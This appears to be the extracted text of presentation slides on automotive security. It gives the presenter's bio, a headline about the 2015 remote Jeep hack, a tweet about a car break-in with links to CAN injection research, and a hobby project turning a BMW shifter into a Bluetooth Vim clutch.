


# Automotive Security



[~] whoami



[djnn@penthertz.com](mailto:djnn@penthertz.com)

---

**Occupation:** intern @ penthertz u already know =)

**Location:** Paris

**Favorite drink:** Blond beer

**Interests:** Reverse-engineering, malware


**Languages:** C, Golang, Elixir, etc (learning Rust)

**Contact:** <https://djnn.sh/pgp>

not sponsored by  
 penthertz



[~] man voiture



ANDY GREENBERG SECURITY JUL 21, 2015 6:00 AM

## Hackers Remotely Kill a Jeep on the Highway—With Me in It

I was driving 70 mph on the edge of downtown St. Louis when the exploit began to take hold.

Gone in 61 seconds.

The keys were left near the front door.





7:54 PM · Oct 2, 2023 · 7.2M Views

<https://illmatics.com/Remote%20Car%20Hacking.pdf>



[~] man vroom-vroom



 Ian Tabor  
@mintynet

No fcuking point having a nice car these days, came out early to find the front bumper and arch trim pulled off and even worse the headlight wiring plug had been yanked out, if definitely wasn't an accident, kerb side and massive screwdriver mark. Breaks in the clips etc. C&#ts



6:03 PM · Apr 24, 2022

<https://kentindell.github.io/2023/04/03/can-injection/>



# [~] vim vroom.txt



The screenshot shows a GitHub repository page for 'Initial V'. At the top, it says 'README' and 'Apache-2.0 license'. Below that is a large graphic with the text '[initial]' in a stylized font, followed by the Chinese characters '頭文字' (Initials) and a large, stylized 'V' logo. The title 'Initial V' is prominently displayed. The text below describes the project as a BMW shifter converted to a Bluetooth keyboard. It includes links for 'schematics and PCB designs', 'stl files', 'a Vim plugin', and 'client software'. A note mentions that the project is a 'very over-engineered Vim clutch'. At the bottom, there are two side-by-side photographs of the physical device, which is a pink, cube-shaped base with a black shifter on top.

